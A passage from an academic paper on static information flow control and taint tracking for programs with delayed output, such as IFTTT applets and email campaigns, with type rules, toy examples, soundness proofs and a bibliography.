**Language** Throughout our examples, we use the `img` constructor as an instantiation of delayed output. `img( $\cdot$ )` forms HTML image markups with a given URL. Additionally, we assume that calling `sink( $\cdot$ )` performs safe output encoding such that the only way to include image tags in the email body, for example, is through the use of the `img( $\cdot$ )` constructor. For the safe encoding not to be bypassed in practice, we assume a mechanism similar to CSRF tokens, where `img( $\cdot$ )` includes a random nonce (from a set of nonces we parameterize over) into the HTML tag, so that the output encoding mechanism sanitizes away all image markups that do not have the desired nonce. As seen in Section C.2, allowing construction of structured output using string concatenation is dangerous. It is problematic in general because it may cause injection vulnerabilities. For this reason and because it enables natural information flow tracking, we make use of the explicit API `img( $\cdot$ )` in our enforcement.

### C.5.1 Information flow control

For malicious code, we perform a fully-fledged information flow static enforcement via a security type system (Figure C.6), where we track both the control and data dependencies.

**Expression typing** An expression  $e$  types to two security levels  $\ell_r$  and  $\ell_w$ , with  $\ell_r$  denoting reading access, and with  $\ell_w$  denoting the writing effects of the expression. A low (L) writing effect means that the expression may have been affected by a blacklisted URL. Hence, the adversary may infer some observations if a value of this type is sent on a sink. A high (H) writing effect means that the adversary may not make any observations.

We assign constant strings a low read and high write effect. This is justified by our assumption that `sink( $\cdot$ )` will perform safe output encoding, and hence constant strings and their concatenations cannot lead to the inclusion of image tags in the email body. We assume the information from sources to be sanitized, i.e. it cannot contain any blacklisted URLs, and we type calls to `source` with a high read and a high write effect. Creating an image from a whitelisted source is assigned a high write effect. Creating an image from any other source is allowed only if the parameter expression is typed with a low read type, in which case the image is assigned a low write effect.

**Command typing** The type system uses a security context  $pc$  for tracking the control flow dependencies of the program counter. The typing judgment  $pc \vdash \Gamma\{c\}\Gamma'$  means that command  $c$  is well-typed under typing environment  $\Gamma$  and program counter  $pc$  and, assuming that  $\Gamma$  contains the security levels of variables and sink  $\mathbf{o}$  before the execution of  $c$ , then  $\Gamma'$  contains the security levels of the variables and sink  $\mathbf{o}$  after the execution of  $c$ . In the initial typing environment, sources are labeled  $H : H$ , and  $\mathbf{o}$  and all other variables are labeled  $L : H$ .

### C. Tracking Information Flow via Delayed Output

#### Expression typing:

$$\begin{array}{c}
\Gamma \vdash s : L : H \quad \Gamma \vdash x : \Gamma(x) \quad \Gamma \vdash source : H : H \quad \Gamma \vdash d_{out}(source) : H : H \\
\\
\frac{s \in W}{\Gamma \vdash d_{out}(s) : L : H} \quad \frac{\Gamma \vdash e : L : L}{\Gamma \vdash \mathbf{img}(e) : L : L} \quad \frac{\Gamma \vdash e_i : \ell_r : \ell_w \quad i = 1, 2}{\Gamma \vdash e_1 + e_2 : \ell_r : \ell_w} \\
\\
\frac{\Gamma \vdash e : \ell_r : \ell_w}{\Gamma \vdash f(e) : \ell_r : \ell_w} \quad \frac{\Gamma \vdash e : \ell'_r : \ell'_w \quad \ell'_r \sqsubseteq \ell_r \quad \ell_w \sqsubseteq \ell'_w}{\Gamma \vdash e : \ell_r : \ell_w}
\end{array}$$

#### Command typing:

$$\begin{array}{c}
\text{IFC-ASSIGN} \quad \frac{\Gamma \vdash e : \ell_r : \ell_w \quad pc \sqsubseteq \ell_w \sqcap \Gamma_w(x)}{pc \vdash \Gamma\{x = e\}\Gamma[x \mapsto (pc \sqcup \ell_r) : \ell_w]} \quad \text{IFC-SEQ} \quad \frac{pc \vdash \Gamma\{c\}\Gamma'' \quad pc \vdash \Gamma''\{c'\}\Gamma'}{pc \vdash \Gamma\{c; c'\}\Gamma'} \\
\\
\text{IFC-IF} \quad \frac{\Gamma \vdash e : \ell_r : \ell_w \quad pc \sqcup \ell_r \vdash \Gamma\{c_i\}\Gamma_i \quad i = 1, 2}{pc \vdash \Gamma\{\mathbf{if}(e) \{c_1\} \mathbf{else} \{c_2\}\}\Gamma_1 \sqcup \Gamma_2} \\
\\
\text{IFC-WHILE} \quad \frac{\Gamma \vdash e : \ell_r : \ell_w \quad pc \sqcup \ell_r \vdash \Gamma\{c\}\Gamma}{pc \vdash \Gamma\{\mathbf{while}(e) \{c\}\}\Gamma} \quad \text{IFC-SINK} \quad \frac{\Gamma \vdash e : \ell_r : \ell_w \quad pc \sqsubseteq \ell_w \sqcap \Gamma_w(\mathbf{o})}{pc \vdash \Gamma\{\mathbf{sink}(e)\}\Gamma[\mathbf{o} \mapsto \ell_r : \ell_w]} \\
\\
\text{IFC-SUB} \quad \frac{pc' \vdash \Gamma'_1\{c\}\Gamma'_2 \quad pc \sqsubseteq pc' \quad \Gamma_1 \sqsubseteq \Gamma'_1 \quad \Gamma'_2 \sqsubseteq \Gamma_2}{pc \vdash \Gamma_1\{c\}\Gamma_2}
\end{array}$$

where  $\Gamma \sqsubseteq \Gamma' \triangleq \forall x \in \Gamma. \Gamma_r(x) \sqsubseteq \Gamma'_r(x) \wedge \Gamma'_w(x) \sqsubseteq \Gamma_w(x)$ .

**Figure C.6:** Type system for information flow control.

The most interesting rules for command typing are the ones for assignment and sink declaration. We describe them below.

**Rule IFC-ASSIGN** We do not allow redefining low-writing variables in high contexts ( $pc \sqsubseteq \Gamma_w(x)$ ), nor can a variable be assigned a low-writing value in a high context ( $pc \sqsubseteq \ell_w$ ).

The snippet in Ex. C.1 initially creates a variable with an image having a blacklisted URL  $b_1 \notin W$ , and later, based on a high-reading guard (denoted by H), it may update this variable with an image from another blacklisted URL  $b_2 \notin W$ . Depending on the value sent on the sink, the attacker can infer additional information about the secret guard. The code is rightfully rejected by the type system.

#### Example C.1.

```

logo = img(b1);
if (H) { logo = img(b2); }
sink(source + logo);

```

Recall the non-duality of read and write types we mentioned in Section C.3 and notice from the example above that the type system is flow-sensitive with respect only to the read effects, but not to the write effects. Non-duality can also be seen in the treatment of the  $pc$ , which has a pure read label.

The snippet in Ex. C.2 first creates an image from a source, thus variable `msg` is assigned type  $H : H$ . Then, it branches on a high-reading guard and depending on the guard's value, it may update the value inside `msg`. `img( $w$ )` retrieves an image from a whitelisted source  $w \in W$ , hence it is assigned low-reading and high-writing security labels. After executing the conditional, variable `msg` is assigned high-reading and writing labels, as the program context in which it executed was high. Last, the code is secure and accepted by the type system, as the attacker cannot infer any observations since all the URLs on the sink are whitelisted.

### Example C.2.

```
msg = img(source1);
if (H) { msg = img(w); }
sink(source2 + msg);
```

**Rule `IFC-SINK`** Similarly to the assignment rule, sink declarations are allowed in high contexts only if the current value of sink variable  $\circ$  is not low-writing ( $pc \sqsubseteq \Gamma_w(\circ)$ ). Moreover, sink variables cannot become low-writing in a high context ( $pc \sqsubseteq \ell_w$ ).

While the code in Figure C.5b is secure, extending it with another line, a conditional which, depending on a high-reading guard, may update the value on the sink, the code becomes insecure.

### Example C.3.

```
sink(source1 + logo);
if (H) { sink(source2); }
```

The attacker's observation of whether a certain logo has been sent or not now depends on the value of the high-reading guard  $H$ . This snippet is rightfully rejected by the type system.

If, prior to the update in the high context, the sink variable contained a high-writing value instead, as in Ex. C.4, the code would be secure, as the attacker would not be able to make any observations. The snippet is rightfully accepted by the type system.

### Example C.4.

```
sink(source1);
if (H) { sink(source2); }
```

For type checking the examples in Figure C.5, we instantiate function  $f$  with `encodeURIComponent` for encoding strings into URLs, and use as sources APIs for reading user-location information, `LocationMapUrl` and `EnteredOrExited`, and as sink the API `setBody` for email composition. As expected, the filter in Figure C.5b is accepted by the type system, while the one in

Figure C.5a is rejected due to the unsound string concatenation in line 3. Since the string contains a high-reading source `loc`, it will be typed to a high read, but creating an image from a blacklisted URL requires the underlined expression to be typed to a low read.

**Soundness** We show that our type system gives no false negatives by proving that it enforces projected noninterference.

**Theorem C.1** (Soundness). *If  $pc \vdash \Gamma\{c[W]\}\Gamma'$  then  $PNI(c, W)$ .*

## C.5.2 Discussion

It is worth discussing our design choice of assigning an expression two security labels  $\ell_r$  and  $\ell_w$  for the read access and write effects, respectively, and why the classical label tracking of only read access does not suffice.

Assume a type system derived from the one for information flow control modulo  $\ell_w$ , i.e. a classical type system with the general rule for typing an expression  $\Gamma \vdash e : \ell$ , with  $\ell$  corresponding to our security label  $\ell_r$ , and where command typing ignores all preconditions that include  $\ell_w$ .

While the snippet in Figure C.5a would still be rightfully rejected, as line 3 would again be deemed unsound, and the snippet in Figure C.5b would still be rightfully accepted, the insecure code in Ex. C.1 would be instead accepted by the new type system: after the execution of the conditional, `logo` is assigned type H. Similarly, the leaky code in Ex. C.3 would also be accepted, allowing the attacker to infer additional information about the high guard: the value on the initial sink is typed H, hence the update on the sink inside the conditional would be allowed by the type system.

Adding the  $pc$  in expression typing and rejecting applets with sinks in high contexts may seem like a valid solution to this problem. However, the requirement would additionally reject the secure snippet in Ex. C.4 and would still accept the insecure snippet in Ex. C.1. Requiring image markup of non-whitelisted URLs to be formed only in low contexts ( $L, \Gamma \vdash \mathbf{img}(e) : L$ ) would solve the issue with the former example, but not with the latter.

## C.5.3 Taint tracking

Recall that exploits of the control flow are less probable in non-malicious code [27]. Thus, we focus on tracking only the explicit flows as to obtain a lightweight mechanism with low false positives.

**Type system** We derive the type system for taint tracking from the earlier one modulo  $pc$  and security label for write effects  $\ell_w$ . Thus, an expression  $e$  has type judgment  $\Gamma \vdash e : \ell$ , where  $\ell$  is a read label (corresponding to label  $\ell_r$  from the earlier type system). The typing judgment  $\vdash \Gamma\{c\}\Gamma'$  means that  $c$  is well-typed in  $\Gamma$  and, assuming  $\Gamma$  maps variables and sink `o` to security labels before the execution of  $c$ ,  $\Gamma'$  will contain the security labels of the variables and sink `o` after the execution of  $c$ .

Similarly to the information flow type system, the taint tracking mechanism rightfully rejects the leaky applet in Figure C.5a and rightfully accepts the benign one in Figure C.5b.

The secure snippet in Ex. C.5 is rejected by the type system for information flow control, being thus a false positive for that system. However, it is accepted by the type system for taint tracking, illustrating its permissiveness.

**Example C.5.**

```

sink(source1 + logo);
if (H) { sink(source2 + logo); }

```

Similarly, a secure snippet changing the value on the sink after a prior change in a high context is rejected by the information flow type system, but rightfully accepted by taint tracking, as in Ex. C.6.

**Example C.6.**

```

sink(source1 + logo1);
if (H) { sink(source2); }
sink(source3 + logo2);

```

**Soundness** We achieve soundness by proving the type system for taint tracking enforces the security policy of projected weak secrecy.

**Theorem C.2** (Soundness). *If  $\vdash \Gamma\{c[W]\}\Gamma'$  then  $PWS(c, W)$ .*

## C.6 Related work

**Projected security** The literature has seen generalizations of noninterference to selective views on inputs/outputs, ranging from Cohen’s work on selective dependency [8] to PER-based model of information flow [29] and to Giacobazzi and Mastroeni’s abstract noninterference [13]. Bielova et al. [3] use partial views for inputs in a reactive setting. Greiner and Grahl [15] express indistinguishability by attacker for component-based systems via equivalence relations. Murray et al. [24] define *value-sensitive noninterference* for compositional reasoning in concurrent programs. Value-sensitive noninterference emphasizes value-sensitive sources, as in the case of treating the security level of an input buffer or file depending on its runtime security label, enabling declassification policies to be value-dependent.

Projected noninterference leverages the above line of work on partial indistinguishability to express value-sensitive sinks in a web setting. Further, drawing on weak secrecy [31, 37], projected weak secrecy carries the idea of observational security over to reasoning about taint tracking.

Sen et al. [33] describe a system for privacy policy compliance checking in Bing. The system’s GROK component can be leveraged to control how sensitive data is used in URLs. GROK is focused on languages with support for MapReduce, with no global state and limited control flows. Investigating connections of our framework and GROK is an interesting avenue for future work.

**IFTTT** Securing IFTTT applets encompasses several facets, of which we focus on one, the information flows emitted by applets. Previous work of Surbatovich et al. [36] covers another facet, the access to sources (triggers) and sinks. In their study of 19,323 IFTTT *recipes* (predecessor of applets before November 2016), they define a four-point security lattice (with the elements private, restricted physical, restricted online, and public) and provide a categorization of potential secrecy and integrity violations with respect to this lattice. However, flows from exfiltrating information via URLs are not considered. Fernandes et al. [11] look into another facet of IFTTT security, the OAuth-based authorization model used by IFTTT. In recent work, they argue that this model gives away overprivileged tokens, and suggest instead fine-grained OAuth tokens that limit privileges and thus prevent unauthorized actions. While limiting privileges is important for IFTTT's access control model, it does not prevent information flow attacks. This can be seen in our example scenario where access to location and email capabilities is needed for legitimate functionality of the applet. While not directly focused on IFTTT, FlowFence [10] describes another approach for tracking information flow in IoT app frameworks.

Bastys et al. [1] report three classes of URL-based attacks, based on URL markup, URL upload, and URL shortening in IoT apps, present an empirical study to classify sensitive sources and sinks in IFTTT, and propose both access-control and dynamic information-flow countermeasures. The URL markup attacks motivate the need to track information flow in the presence of delayed output in malicious apps. While Bastys et al. [1] propose dynamic enforcement based on the JSFlow [18] tool, this work focuses on static information flow analysis. Static analysis is particularly appealing when providing automatic means to vet the security of third-party apps before they are published on app stores.

**Email privacy** Efail by Poddebniak et al. [26] is related to our attacks. They show how to break S/MIME and OpenPGP email encryption by maliciously crafting HTML markup in an email to trick email clients into decrypting and exfiltrating the content of previously collected encrypted emails. While in our setting the exfiltration of sensitive data by malicious/buggy code is only blocked by clients that refuse to render markup (and not blocked at all in the case of upload attacks), efail critically relies on specific vulnerabilities in email clients to be able to trigger malicious decryption.

## C.7 Conclusion

Motivated by privacy leaks in IoT apps and email marketing platforms, we have developed a framework to express and enforce security in programs with delayed output. We have defined the security characterizations of projected noninterference and projected weak secrecy to express security in malicious and non-malicious settings and developed type-based mechanisms to enforce these characterizations for a simple core language. Our framework provides ground for leveraging JavaScript-based information flow [2, 16, 17] and taint [35] trackers for practical enforcement of security in IoT apps and email campaigners.

**Acknowledgements** This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

## Bibliography

- [1] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What?: Controlling Flows in IoT Apps. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1102–1119. ACM, 2018.
- [2] A. Bichhawat, V. Rajani, D. Garg, and C. Hammer. Information Flow Control in WebKit’s JavaScript Bytecode. In *Principles of Security and Trust - Third International Conference, POST 2014, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2014, Grenoble, France, April 5-13, 2014, Proceedings*, volume 8414 of *Lecture Notes in Computer Science*, pages 159–178. Springer, 2014.
- [3] N. Bielova, D. Devriese, F. Massacci, and F. Piessens. Reactive non-interference for the browser: extended version. Technical report, KULeuven, 2011. Report CW 602.
- [4] A. Birgisson, A. Russo, and A. Sabelfeld. Unifying facets of information integrity. In *Information Systems Security - 6th International Conference, ICISS 2010, Gandhinagar, India, December 17-19, 2010. Proceedings*, volume 6503 of *Lecture Notes in Computer Science*, pages 48–65. Springer, 2010.
- [5] BMW Labs. Automatically get an email every time you park your BMW with a map to where you’re parked. <https://ifttt.com/applets/346212p-automatically-get-an-email-every-time-you-park-your-bmw-with-a-map-to-where-you-re-parked>, 2018.
- [6] E. Y. Chen, S. Gorbaty, A. Singhal, and C. Jackson. Self-Exfiltration: The Dangers of Browser-Enforced Information Flow Control. In *W2SP*, 2012.
- [7] E. S. Cohen. Information Transmission in Computational Systems. In *Proceedings of the Sixth Symposium on Operating System Principles, SOSP 1977, Purdue University, West Lafayette, Indiana, USA, November 16-18, 1977*, pages 133–139. ACM, 1977.
- [8] E. S. Cohen. Information Transmission in Sequential Programs. In *F. Sec. Comp.* Academic Pres, 1978.
- [9] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Commun. ACM*, 20(7):504–513, 1977.
- [10] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016*, pages 531–548. USENIX Association, 2016.

- [11] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.
- [12] General Data Protection Regulation, EU Regulation 2016/679, 2018.
- [13] R. Giacobazzi and I. Mastroeni. Abstract Non-interference: Parameterizing Non-interference by Abstract Interpretation. In *Proceedings of the 31st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2004, Venice, Italy, January 14-16, 2004*, pages 186–197. ACM, 2004.
- [14] J. A. Goguen and J. Meseguer. Security Policies and Security Models. In *1982 IEEE Symposium on Security and Privacy, Oakland, CA, USA, April 26-28, 1982*, pages 11–20. IEEE Computer Society, 1982.
- [15] S. Greiner and D. Grahl. Non-interference with What-Declassification in Component-Based Systems. In *IEEE 29th Computer Security Foundations Symposium, CSF 2016, Lisbon, Portugal, June 27 - July 1, 2016*, pages 253–267. IEEE Computer Society, 2016.
- [16] W. D. Groef, D. Devriese, N. Nikiforakis, and F. Piessens. FlowFox: A Web Browser with Flexible and Precise Information Flow Control. In *the ACM Conference on Computer and Communications Security, CCS’12, Raleigh, NC, USA, October 16-18, 2012*, pages 748–759. ACM, 2012.
- [17] D. Hedin, L. Bello, and A. Sabelfeld. Information-Flow Security for JavaScript and its APIs. *J. Comput. Secur.*, 24(2):181–234, 2016.
- [18] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *Symposium on Applied Computing, SAC 2014, Gyeongju, Republic of Korea - March 24 - 28, 2014*, pages 1663–1671. ACM, 2014.
- [19] D. Hedin and A. Sabelfeld. A Perspective on Information-Flow Control. In *Software Safety and Security*. IOS Press, 2012.
- [20] IFTTT. How people use IFTTT today. <https://ifttt.com/blog/2016/11/connected-life-of-an-ifttt-user>, 2016.
- [21] IFTTT. 550 apps and devices now work with IFTTT. <https://ifttt.com/blog/2017/09/550-apps-and-devices-now-on-ifttt-infographic>, 2017.
- [22] MailChimp. <https://mailchimp.com>, 2018.
- [23] mcb via IFTTT. Sync all your new iOS Contacts to a Google Spreadsheet. <https://ifttt.com/applets/102384p-sync-all-your-new-ios-contacts-to-a-google-spreadsheet>, 2018.

## Bibliography

- [24] T. C. Murray, R. Sison, E. Pierzchalski, and C. Rizkallah. Compositional Verification and Refinement of Concurrent Value-Dependent Noninterference. In *IEEE 29th Computer Security Foundations Symposium, CSF 2016, Lisbon, Portugal, June 27 - July 1, 2016*, pages 417–431. IEEE Computer Society, 2016.
- [25] A. C. Myers and B. Liskov. A Decentralized Model for Information Flow Control. In *Proceedings of the Sixteenth ACM Symposium on Operating System Principles, SOSP 1997, St. Malo, France, October 5-8, 1997*, pages 129–142. ACM, 1997.
- [26] D. Poddebniak, C. Dresen, J. Müller, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 549–566. USENIX Association, 2018.
- [27] A. Russo, A. Sabelfeld, and K. Li. Implicit Flows in Malicious and Nonmalicious Code. In *Logics and Languages for Reliability and Security*, volume 25 of *NATO Science for Peace and Security Series - D: Information and Communication Security*, pages 301–322. IOS Press, 2010.
- [28] A. Sabelfeld and H. Mantel. Securing Communication in a Concurrent Language. In *Static Analysis, 9th International Symposium, SAS 2002, Madrid, Spain, September 17-20, 2002, Proceedings*, volume 2477 of *Lecture Notes in Computer Science*, pages 376–394. Springer, 2002.
- [29] A. Sabelfeld and D. Sands. A Per Model of Secure Information Flow in Sequential Programs. *High. Order Symb. Comput.*, 14(1):59–91, 2001.
- [30] A. Sabelfeld and D. Sands. Declassification: Dimensions and Principles. *J. Comput. Secur.*, 17(5):517–548, 2009.
- [31] D. Schoepe, M. Balliu, B. C. Pierce, and A. Sabelfeld. Explicit Secrecy: A Policy for Taint Tracking. In *IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21-24, 2016*, pages 15–30. IEEE, 2016.
- [32] E. J. Schwartz, T. Avgerinos, and D. Brumley. All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berkeley/Oakland, California, USA*, pages 317–331. IEEE Computer Society, 2010.
- [33] S. Sen, S. Guha, A. Datta, S. K. Rajamani, J. Y. Tsai, and J. M. Wing. Bootstrapping Privacy Compliance in Big Data Systems. In *2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014*, pages 327–342. IEEE Computer Society, 2014.
- [34] silvamerica via IFTTT. Add a map image of current location to Dropbox. <https://ifttt.com/applets/255978p-add-a-map-image-of-current-location-to-dropbox>, 2018.

- [35] C. Staicu, M. Pradel, and B. Livshits. SYNODE: Understanding and Automatically Preventing Injection Attacks on NODE.JS. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.
- [36] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *Proceedings of the 26th International Conference on World Wide Web, WWW 2017, Perth, Australia, April 3-7, 2017*, pages 1501–1510. ACM, 2017.
- [37] D. M. Volpano. Safety versus Secrecy. In *Static Analysis, 6th International Symposium, SAS '99, Venice, Italy, September 22-24, 1999, Proceedings*, volume 1694 of *Lecture Notes in Computer Science*, pages 303–311. Springer, 1999.

# Appendix

## C.1 Information flow control

**Lemma C.3** (Confinement). *If  $H \vdash \Gamma\{c\}\Gamma'$  then  $\forall m, m', x. \langle c, m \rangle \Downarrow m' \wedge \Gamma'_r(x) = L \Rightarrow m'(x) = m(x)$ .*

*Proof.*  $\Gamma'_r(x) = L$  means that  $c$  contains no assignments to  $x$ . If  $c$  updated  $x$ , then the read label of  $x$  in the resulting environment would be  $H$ , according to rule `IFC-ASSIGN`. ■

**Lemma C.4** (Expression invariant). *If  $\Gamma \vdash e : H : \ell_w$  then  $\forall m_1, m_2. m_1 \sim_{\Gamma} m_2 \Rightarrow m_1(e) \sim_B m_2(e)$ .*

*Proof.* The proof is by case analysis on the structure of  $e$ . ■

**Lemma C.5** (Helper). *If  $pc \vdash \Gamma\{c\}\Gamma'$  then  $\forall m_1, m_2. m_1 \sim_{\Gamma} m_2 \wedge \langle c, m_1 \rangle \Downarrow m'_1 \wedge \langle c, m_2 \rangle \Downarrow m'_2 \Rightarrow m'_1 \sim_{\Gamma'} m'_2$ .*

*Proof.* The proof is by case analysis on the typing rule and by induction on the derivation of the evaluation relation. We only discuss the more interesting cases.

- ifc-if

We distinguish two cases according to the read label of the guard:

1.  $\Gamma \vdash e : L : \ell_w$

Then  $m_1(e) = m_2(e)$  and same branch is taken in both executions. Without loss of generality, assume branch  $c_1$  is taken. From IH applied to  $pc \vdash \Gamma\{c_1\}\Gamma'$  and  $\langle c_1, m_i \rangle \Downarrow m'_i, i = 1, 2$ , we get  $m'_1 \sim_{\Gamma'} m'_2$ . However, we need to prove  $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$ .

If  $\Gamma' = \Gamma''$ , then nothing to show. Otherwise, assume  $\exists x. \Gamma'_r(x) = L$  and  $\Gamma''_r(x) = H$ .  $\Gamma'_r(x) = L$  implies  $m'_1(x) = m'_2(x)$ , hence  $\text{extractURLs}(m'_1(x)) = \text{extractURLs}(m'_2(x))$  and  $m'_1(x) \sim_B m'_2(x)$ . Suppose  $\exists x. \Gamma'_r(x) = H$  and  $\Gamma''_r(x) = L$ . Since  $m'_1 \sim_{\Gamma'} m'_2$  and  $(\Gamma' \sqcup \Gamma'')(x) = H$ , we obtain  $m'_1(x) \sim_B m'_2(x)$ .

Extending these results to all  $x$  such that  $\Gamma'_r(x) = H$  and  $\Gamma''_r(x) = L$  or  $\Gamma'_r(x) = L$  and  $\Gamma''_r(x) = H$ , we obtain  $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$ .

2.  $\Gamma \vdash e : H : \ell_w$

We show the harder case, when the two executions follow different branches of the conditional. Suppose  $m_1(e) \neq "$  and  $\langle c_1, m_1 \rangle \Downarrow m'_1$ , and  $m_2(e) = "$  and  $\langle c_2, m_2 \rangle \Downarrow m'_2$ . We need to prove  $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$ .

From Lemma C.3 it follows that  $\forall x. \Gamma'_r(x) = L \Rightarrow m'_1(x) = m_1(x)$ , and  $\forall x. \Gamma''_r(x) = L \Rightarrow m'_2(x) = m_2(x)$ .

Let  $S_1$  be the set of variables redefined in  $c_1$  but not in  $c_2$ ,  $S_2$  the set of variables redefined in  $c_2$  but not in  $c_1$ ,  $S$  the set of variables redefined both in  $c_1$  and  $c_2$ , and  $S'$  the set of variables not redefined. For any variable  $x$ , we distinguish the following cases:

- (a)  $x \in S'$  (i.e.  $\Gamma'_r(x) = \Gamma''_r(x)$ )  
 Then  $m_i(x) = m'_i(x)$ , for  $i = 1, 2$ .  $m_1 \sim_\Gamma m_2$  implies  $m_1(x)|_B = m_2(x)|_B$ .  
 Thus  $m'_1(x)|_B = m'_2(x)|_B$  and  $m'_1(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m'_2(x)$ .
- (b)  $x \in S$  (i.e.  $\Gamma'_r(x) = \Gamma''_r(x) = H$ )  
 Then  $m'_i(x)|_B = \emptyset$  and  $m'_1(x) \sim_B m'_2(x)$ . Thus  $m'_1(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m'_2(x)$ .
- (c)  $x \in S_1$  (i.e.  $\Gamma'_r(x) = H$ )  
 $pc = H$  implies  $\Gamma_w(x) = H$  (rule IFC-ASSIGN). In addition,  $m_1(x)|_B = \emptyset = m'_1(x)|_B$  (as no assignments to low-writing variables are allowed in high contexts).  
 $\Gamma_w(x) = H$  also implies  $m_2(x)|_B = \emptyset$ . Since  $m'_2(x) = m_2(x)$  ( $x \in S_1$ ), it follows that  $m'_1(x) \sim_B m'_2(x)$ . Hence  $m'_1(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m'_2(x)$ .
- (d)  $x \in S_2$  (i.e.  $\Gamma''_r(x) = H$ )  
 We apply the same reasoning as for  $x \in S_1$ .

We extend the reasoning above to all variables  $x \in \Gamma' \sqcup \Gamma''$  and obtain  $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$ .

- ifc-while

There are two cases according to the read label of the guard. We just show the harder case when the reading label is H ( $\Gamma \vdash e : H : \ell_w$ ) and the two runs follow different evaluation rules.

Suppose the first execution evaluates according to rule WHILE-TRUE, while the second according to rule WHILE-FALSE. From the latter, we obtain  $m'_2 = m_2$  and  $m_2(x)|_B = \emptyset$ . Hence we have to prove that  $m'_1 \sim_\Gamma m_2$ .

Let  $S$  be the set of variables redefined in  $c$ . For any variable  $x$  we distinguish two cases:

1.  $x \in S$

$pc = H$  implies  $\Gamma_w(x) = H$ . Hence  $x$  contains no blacklisted URLs, meaning that  $m'_1(x)|_B = m_1(x)|_B = \emptyset$ . Hence  $m'_1(x) \sim_{\Gamma(x)} m_2(x)$ .

2.  $x \notin S$

Then  $m_1(x) = m'_1(x)$ . As  $m_1(x) \sim_{\Gamma(x)} m_2(x)$ , it follows by transitivity that  $m'_1(x) \sim_{\Gamma(x)} m_2(x)$ .

We extend the reasoning above to all  $x \in \Gamma$  and we obtain  $m'_1 \sim_\Gamma m_2$ .

- ifc-sink From rule SINK,  $\langle \text{sink}(e), m_i \rangle \Downarrow m_i[\mathbf{o} \mapsto m_i(e)]$ , for  $i = 1, 2$ . Thus  $\forall x \in \Gamma$ .  $m_i(x) = m_i[\mathbf{o} \mapsto m_i(e)](x)$  and  $m_1[\mathbf{o} \mapsto m_1(e)] \sim_\Gamma m_2[\mathbf{o} \mapsto m_2(e)]$ .  $\blacksquare$

**Theorem C.6** (Soundness). *If  $pc \vdash \Gamma\{c[W]\}\Gamma'$  then  $PNI(c, W)$ .*

*Proof.* Let  $m_1$  and  $m_2$  be two stores such that  $m_1 \sim_{\Gamma, W} m_2$ . In addition  $m_1(\mathbf{o}) \sim_B m_2(\mathbf{o})$ . The proof reduces to showing that if  $\langle c, m_i \rangle \Downarrow m'_i$ ,  $i = 1, 2$ , then  $m'_1(\mathbf{o}) \sim_B m'_2(\mathbf{o})$ .

The proof is by structural induction on the type derivation and by case analysis. We only give two illustrative examples.

- ifc-if

We distinguish two cases:

### C. Tracking Information Flow via Delayed Output

1.  $\Gamma \vdash e : L : \ell_w$

Then  $m_1(e) = m_2(e)$ . Hence the same branch will be taken in both executions. Without loss of generality, assume branch  $c_1$  is taken. From IH we get  $m'_1(\mathbf{o}) \sim_B m'_2(\mathbf{o})$ .

2.  $\Gamma \vdash e : H : \ell_w$

We just show the harder case when the runs follow different evaluation rules: suppose  $m_1(e) \neq "$  and  $m_2(e) = "$ . In addition, suppose the value on the sink is updated in  $c_1$ , but it may not be updated in  $c_2$ .

$pc = H$  means that the sink updates will not contain blacklisted values ( $pc \sqsubseteq \ell_w$ , rule `IFC-SINK`). Additionally, since the sink is updated in  $c_1$ ,  $\Gamma_w(\mathbf{o}) = H$  ( $pc \sqsubseteq H$ , rule `IFC-SINK`). Hence  $m'_1(\mathbf{o})|_B = \emptyset$ . Similarly, an updated sink in  $c_2$  implies  $m'_2(\mathbf{o})|_B = \emptyset$  and no sink updates in  $c_2$  implies  $m'_2(\mathbf{o}) = m_2(\mathbf{o})$  and  $\Gamma_w(\mathbf{o}) = H$ . Hence  $m'_2(\mathbf{o})|_B = \emptyset$  and  $m'_1(\mathbf{o}) \sim_B m'_2(\mathbf{o})$ .

- ifc-sink

We distinguish two cases:

1.  $\Gamma \vdash e : L : \ell_w$

Then  $m_1(e) = m_2(e)$ . Hence  $\text{extractURLs}(m_1(e)) = \text{extractURLs}(m_2(e))$ , hence their projections to  $B$  will also be equal.

2.  $\Gamma \vdash e : H : \ell_w$

